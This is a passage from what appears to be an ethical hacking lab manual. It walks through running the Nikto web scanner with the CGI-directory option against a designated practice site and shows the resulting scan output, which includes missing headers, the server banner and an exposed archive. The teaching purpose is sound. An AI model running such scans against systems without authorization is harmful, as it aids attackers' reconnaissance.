

9. Here, we will check for cgi directories with the **-Cgidirs** option. In this option, search for specific directories or use **all** options to search for all the available directories.
10. In the terminal window, type **nikto -h (Target Website) -Cgidirs all**, (here, the target website is **www.certifiedhacker.com**) and hit **Enter**.

Note: -Cgidirs: scans the specified CGI directories; users can use filters such as “**none**” or “**all**” to scan all CGI directories or none).

Note: The scan takes approximately 10 minutes to complete.

11. The target website does not have any CGI directory; therefore, the same result as the previous scan was obtained.


Note: You can use try this command on another website to obtain information about CGI directories.



```
Applications Places System [Icons] [Terminal] [Parrot Terminal] Thu Mar 31, 07:56
nikto -h www.certifiedhacker.com -Cgidirs all - Parrot Terminal
File Edit View Search Terminal Help
+ 1 host(s) tested
[root@parrot]~/home/attacker
#nikto -h www.certifiedhacker.com -Cgidirs all
- Nikto v2.1.6
-----
+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-03-31 07:52:41 (GMT-4)
-----
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-03-31 07:56:06 (GMT-4) (205 seconds)
-----
+ 1 host(s) tested
[root@parrot]~/home/attacker
#
```


12. Now, we will save the scan results in the form of a text file on **Desktop**. To do so, type **cd** and press **Enter** to jump to the root directory.

13. Type **cd Desktop** and press **Enter** to navigate to the **Desktop** folder.



